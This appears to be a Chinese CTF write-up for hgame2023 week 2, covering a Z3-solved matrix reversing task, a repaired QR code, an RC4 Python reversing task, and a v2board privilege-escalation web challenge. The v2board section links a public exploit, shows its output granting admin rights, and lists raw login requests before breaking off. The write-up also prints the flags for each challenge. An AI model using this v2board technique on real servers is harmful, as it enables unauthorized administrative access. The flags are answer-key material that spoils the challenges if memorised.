RE: (hgame2023-week2) math

标题为 math，逆向的核心代码如下：

```
__int64 __fastcall sub_11A8()
{
  __int64 v0; // rbp
  int i; // [rsp-188h] [rbp-190h]
  int j; // [rsp-184h] [rbp-18Ch]
  int k; // [rsp-180h] [rbp-188h]
  int l; // [rsp-17Ch] [rbp-184h]
  _QWORD v6[3]; // [rsp-178h] [rbp-180h] BYREF
  char v7; // [rsp-160h] [rbp-168h]
  _DWORD v8[28]; // [rsp-158h] [rbp-160h]
  _DWORD v9[28]; // [rsp-E8h] [rbp-F0h] BYREF
  _DWORD v10[26]; // [rsp-78h] [rbp-80h] BYREF
  unsigned __int64 v11; // [rsp-10h] [rbp-18h]
  _QWORD v12[2]; // [rsp-8h] [rbp-10h] BYREF

  v12[0] = v0;
  v11 = __readfsqword(0x28u);
  v6[0] = 0LL;
  v6[1] = 0LL;
  v6[2] = 0LL;
  v7 = 0;
  __isoc99_scanf("%25s", v6);
  v8[0] = 126;
  v8[1] = 225;
  v8[2] = 62;
  v8[3] = 40;
  v8[4] = 216;
  v8[5] = 253;
  v8[6] = 20;
  v8[7] = 124;
  v8[8] = 232;
  v8[9] = 122;
  v8[10] = 62;
  v8[11] = 23;
  v8[12] = 100;
  v8[13] = 161;
  v8[14] = 36;
  v8[15] = 118;
  v8[16] = 21;
```

```
v8[17] = 184;
v8[18] = 26;
v8[19] = 142;
v8[20] = 59;
v8[21] = 31;
v8[22] = 186;
v8[23] = 82;
v8[24] = 79;
memset(v9, 0, 0x60uLL);
v9[24] = 0;
v10[0] = 63998;
v10[1] = 33111;
v10[2] = 67762;
v10[3] = 54789;
v10[4] = 61979;
v10[5] = 69619;
v10[6] = 37190;
v10[7] = 70162;
v10[8] = 53110;
v10[9] = 68678;
v10[10] = 63339;
v10[11] = 30687;
v10[12] = 66494;
v10[13] = 50936;
v10[14] = 60810;
v10[15] = 48784;
v10[16] = 30188;
v10[17] = 60104;
v10[18] = 44599;
v10[19] = 52265;
v10[20] = 43048;
v10[21] = 23660;
v10[22] = 43850;
v10[23] = 33646;
v10[24] = 44270;
for ( i = 0; i <= 4; ++i )
{
  for ( j = 0; j <= 4; ++j )
  {
    for ( k = 0; k <= 4; ++k )
      v9[5 * i + j] += *((char *)&v12[-46] + 5 * i + k) * v8[5 * k + j];
  }
}
for ( l = 0; l <= 24; ++l )
```

```
  {
    if ( v9[l] != v10[l] )
    {
      printf("no no no, your match is terrible...");
      exit(0);
    }
  }
  printf("yes!");
  return 0LL;
}
```


很明显为一个 25 个参数一次方程组

通过 Z3solver 来解

Code：

```
# -*- coding: utf-8 -*-
"""
Created on Sat Jan 14 18:44:58 2023

@author: zwhub
"""

'''
  for ( i = 0; i <= 4; ++i )
  {
    for ( j = 0; j <= 4; ++j )
    {
      for ( k = 0; k <= 4; ++k )
        v9[5 * i + j] += *((char *)&v12[-46] + 5 * i + k) * v8[5
* k + j];
    }
  }
'''

from z3 import *

x = [BitVec('x[%d]' % i, 8) for i in range(0, 25)]

a = [126, 225, 62, 40, 216, 253, 20, 124, 232, 122, 62, 23, 100,
161, 36, 118, 21, 184, 26, 142, 59, 31, 186, 82, 79]
b = [63998, 33111, 67762, 54789, 61979, 69619, 37190, 70162, 53110,
68678, 63339, 30687, 66494, 50936, 60810, 48784,
     30188, 60104, 44599, 52265, 43048, 23660, 43850, 33646, 44270]
```

```python
solver = Solver()

tmp = [0] * 25

for i in range(0, 5):
    for j in range(0, 5):
        for k in range(0, 5):
            tmp[5 * i + j] += x[5 * i + k] * a[5 * k + j]
        # print(tmp)
# print(tmp)
# print(len(tmp))

for i in range(0, 25):
    solver.add((tmp[i] == b[i]))

# for i in range(0, 25):
#    solver.add(x[i] >= 32)
#    solver.add(x[i] <= 127)


solver.check()
result = solver.model()
flag = []
for i in range(0, 25):
    flag.append(result[x[i]])
    print(chr(int("%s" % (result[x[i]]))))

print(flag)
print(result)
```




Flag：hgame{y0ur_m@th_1s_gO0d}


Misc: (hgame2023-week2) crazy_qrcode

二维码的模式被改了

通过 qrazybox 工具进行处理

比较笨的办法一个个遍历，发现 H4 可以修复二维码





二维码信息：QDjkXkpM0BHNXujs
解密完成
第二步给了 25 个片段，并且给了一串序列
[1, 2, ?, 3, ?, 0, 3, ?, ?, 3, ?, 0, 3, 1, 2, 1, 1, 0, 3, 3, ?, ?, 2, 3, 2]
这串序列的意思是，顺时针旋转 90*n，有几位不知道，我们导入到 fireworks 里面进行拼接即可，虽然有 6 个问号，但是只有 3 个不确定


结果第一个不确定的二维码旋转两次就出结果了

```
QR version : 2 (25x25)
Error correction level : H
Mask pattern : 2

Number of missing bytes (erasures) : 0 bytes (0.00%)

Data blocks :
["01000000","11000100","00110001","00010011","01110111","00110111","10010101","11110111","0001011

----------------Block 1----------------
Reed-Solomon Block :
[64,196,49,19,119,55,149,247,23,44,51,6,70,80,236,17,181,205,90,93,93,168,150,168,163,9,249,245,120,124,6
Syndrome :
[49,184,246,247,74,190,255,133,44,221,123,132,240,68,219,45,118,174,136,253,131,181,73,115,152,148,147,5
Number of Errors : 13
Coefficient of the error location polynomial : [178,78,160,2,152,1,138,163,132,6,119,148,142]
Error Position : [0,1,2,3,4,14,15,23,34,38,39,40,41]
Error Magnitude : 1110101 1111000 11111 100000 1000 10000 101 110 1010 10000 110100 110000 110

Final data bits :
0100000011000100001101110010001101000011001001111001010111110111000101110010011000110011000

[0100] [00001100]
[0100001101101110010001001101000010011001001101111001010010111110110111000101101110010011101
Mode Indicator : 8-bit Mode (0100)
Character Count Indicator : 12
Decoded data : Cr42y_qrc0de

Final Decoded string : Cr42y_qrc0de
```

Flag：hgame{Cr42y_qrc0de}


RE: (hgame2023-week2) stream

给了个 exe，从图标判断是一个 python 程序，直接丢进 pyinstxtractor-master，解压后得到一个 pyc



api-ms-win-core-processenvironmen...	2023/1/12 21:46	应用程序扩展	13 KB
api-ms-win-core-processthreads-l1-1...	2023/1/12 21:46	应用程序扩展	14 KB
api-ms-win-core-processthreads-l1-1...	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-core-profile-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-core-rtlsupport-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-core-string-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-core-synch-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	14 KB
api-ms-win-core-synch-l1-2-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-core-sysinfo-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	13 KB
api-ms-win-core-timezone-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-core-util-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-crt-conio-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	13 KB
api-ms-win-crt-convert-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	16 KB
api-ms-win-crt-environment-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-crt-filesystem-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	14 KB
api-ms-win-crt-heap-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	13 KB
api-ms-win-crt-locale-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
api-ms-win-crt-math-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	21 KB
api-ms-win-crt-process-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	13 KB
api-ms-win-crt-runtime-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	16 KB
api-ms-win-crt-stdio-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	18 KB
api-ms-win-crt-string-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	18 KB
api-ms-win-crt-time-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	14 KB
api-ms-win-crt-utility-l1-1-0.dll	2023/1/12 21:46	应用程序扩展	12 KB
base_library.zip	2023/1/12 21:46	WinRAR ZIP 压缩...	1,042 KB
libcrypto-1_1.dll	2023/1/12 21:46	应用程序扩展	1,162 KB
libssl-1_1.dll	2023/1/12 21:46	应用程序扩展	204 KB
pyi_rth_inspect.pyc	2023/1/12 21:46	PYC 文件	1 KB
pyiboot01_bootstrap.pyc	2023/1/12 21:46	PYC 文件	1 KB
pyimod01_archive.pyc	2023/1/12 21:46	PYC 文件	9 KB
pyimod02_importers.pyc	2023/1/12 21:46	PYC 文件	18 KB
pyimod03_ctypes.pyc	2023/1/12 21:46	PYC 文件	4 KB
pyimod04_pywin3[illegible]pyc	2023/1/12 21:46	PYC 文件	1 KB
python310.dll	2023/1/12 21:46	应用程序扩展	1,571 KB
PYZ-00.pyz	2023/1/12 21:46	PYZ 文件	839 KB
select.pyd	2023/1/12 21:46	PYD 文件	25 KB
stream.py	2023/1/13 10:28	PY 文件	1 KB
stream.pyc	2023/1/12 22:00	PYC 文件	1 KB
stream.pyc.bak	2023/1/12 21:04	BAK 文件	1 KB
struct.pyc	2023/1/12 21:46	PYC 文件	1 KB
ucrtbase.dll	2023/1/12 21:46	应用程序扩展	1,012 KB
unicodedata.pyd	2023/1/12 21:46	PYD 文件	289 KB
VCRUNTIME140.dll	2023/1/12 21:46	应用程序扩展	97 KB

看到了 python3.10，需要对 pyc 魔术头进行修改，这里是第一个坑点，struct.pyc 的头明显是残缺的，无法使用，试了很久用 py3.8 的魔术头成功解决



Uncompyle6 反编译不了 3.8 以上版本，但是可以看到字节码

```
E:\sec\pyinstxtractor-master\pyinstxtractor-master\stream.exe_extracted
λ uncompyle6.exe stream.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 2.7.12 (v2.7.12:d33e0cf91556, Jun 27 2016, 15:19:22) [MSC v.1500 32 bit (Int
el)]
# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly
.

# Embedded file name: stream.py
Instruction context:

 L.  38        66  LOAD_NAME               print
                68  LOAD_STR                  'try again...'
->              70  CALL_FUNCTION_1       1  ''


# file stream.pyc
# --- This code section failed: ---

 L.   1         0  LOAD_CONST               0
                2  LOAD_CONST               None
                4  IMPORT_NAME              base64
                6  STORE_NAME               base64

 L.   1         8  LOAD_CODE                <code_object gen>
               10  LOAD_STR                 'gen'
               12  MAKE_FUNCTION_0          'Neither defaults, keyword-only args, annotations, nor clo
sures'
               14  STORE_NAME               gen

 L.   4        16  LOAD_CODE                <code_object encrypt>
               18  LOAD_STR                 'encrypt'
               20  MAKE_FUNCTION_0          'Neither defaults, keyword-only args, annotations, nor clo
```

我们使用 pycdc 进行反编译

```
# File: stream.pyc (Python 3.8)

import base64

def gen(key):
Warning: block stack is not empty!
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        i = j = 0
        data = []
        for _ in range(50):
            i = (i + 1) % 256
            j = (j + s[i]) % 256
            tmp = s[i]
            s[i] = s[j]
            s[j] = tmp
            data.append(s[(s[i] + s[j]) % 256])
            return data

def encrypt(text, key):
Warning: block stack is not empty!
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
        result = base64.b64encode(result.encode()).decode()
        return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc == 'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl':
    print('yes!')
    return None
None('try again...')
```

从加密方式来看就是 rc4 的算法生成 S 盒，S 盒数据用于异或再 base64，就是很明显的对称算法。但是 pycdc 的缩进很有问题，这里是真的坑，需要修改尝试

```python
def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data


def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = base64.b64encode(result.encode()).decode()
    return result
```

最终改 3 个缩进即可

最后的 exp

Exp：

```python
# -*- coding: utf-8 -*-
"""
Created on Sat Jan 14 18:07:41 2023

@author: zwhub
"""

# Source Generated with Decompyle++
# File: stream.pyc (Python 3.8)

import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
```

```
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data


def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = base64.b64encode(result.encode()).decode()
    return result

key = 'As_we_do_as_you_know'
enc =
base64.b64decode('wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8
IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl').decode()
print(base64.b64decode(encrypt(enc,key)))
```

Flag: hgame{python_reverse_is_easy_with_internet}

WEB: (hgame2023-week2) v2board

一个 v2board 越权的漏洞，可以参考 https://cn-sec.com/archives/1488546.html


利用 exp：https://raw.githubusercontent.com/zgao264/v2board-exp/main/v2board-exp.py

直接打一波发现漏洞

```
(base) PS E:\sec> python .\v2board_exp.py http://week-2.hgame.lwsec.cn:30229
[+]http://week-2.hgame.lwsec.cn:30229存在漏洞!
[+]目标无需邮箱验证，可直接获取权限
[+]当前随机注册的账号为14838141196@qq.com,密码为14838141196
[+]账号登录成功!
[+]获取管理员权限成功!
```

验证漏洞存在

利用刚才注册的用户名进行登录，返回一个 jwt 的 token



Poc：

POST /api/v1/passport/auth/login HTTP/1.1

Host: week-2.hgame.lwsec.cn:30229

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://week-2.hgame.lwsec.cn:30229/

Content-Type: application/x-www-form-urlencoded

Content-Language: zh-CN

Content-Length: 47


Origin: http://week-2.hgame.lwsec.cn:30229

Connection: keep-alive

Cookie: _ga_P1E9Z5LRRK=GS1.1.1673535195.1.1.1673536664.0.0.0; _ga=GA1.1.530418934.1673535196

email=14838141196%40qq.com&password=14838141196

将刚才的 jwt token 写入缓存



POC:

GET /api/v1/user/login HTTP/1.1

Host: week-2.hgame.lwsec.cn:30229

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://week-2.hgame.lwsec.cn:30229/

Content-Language: zh-CN

Authorization:

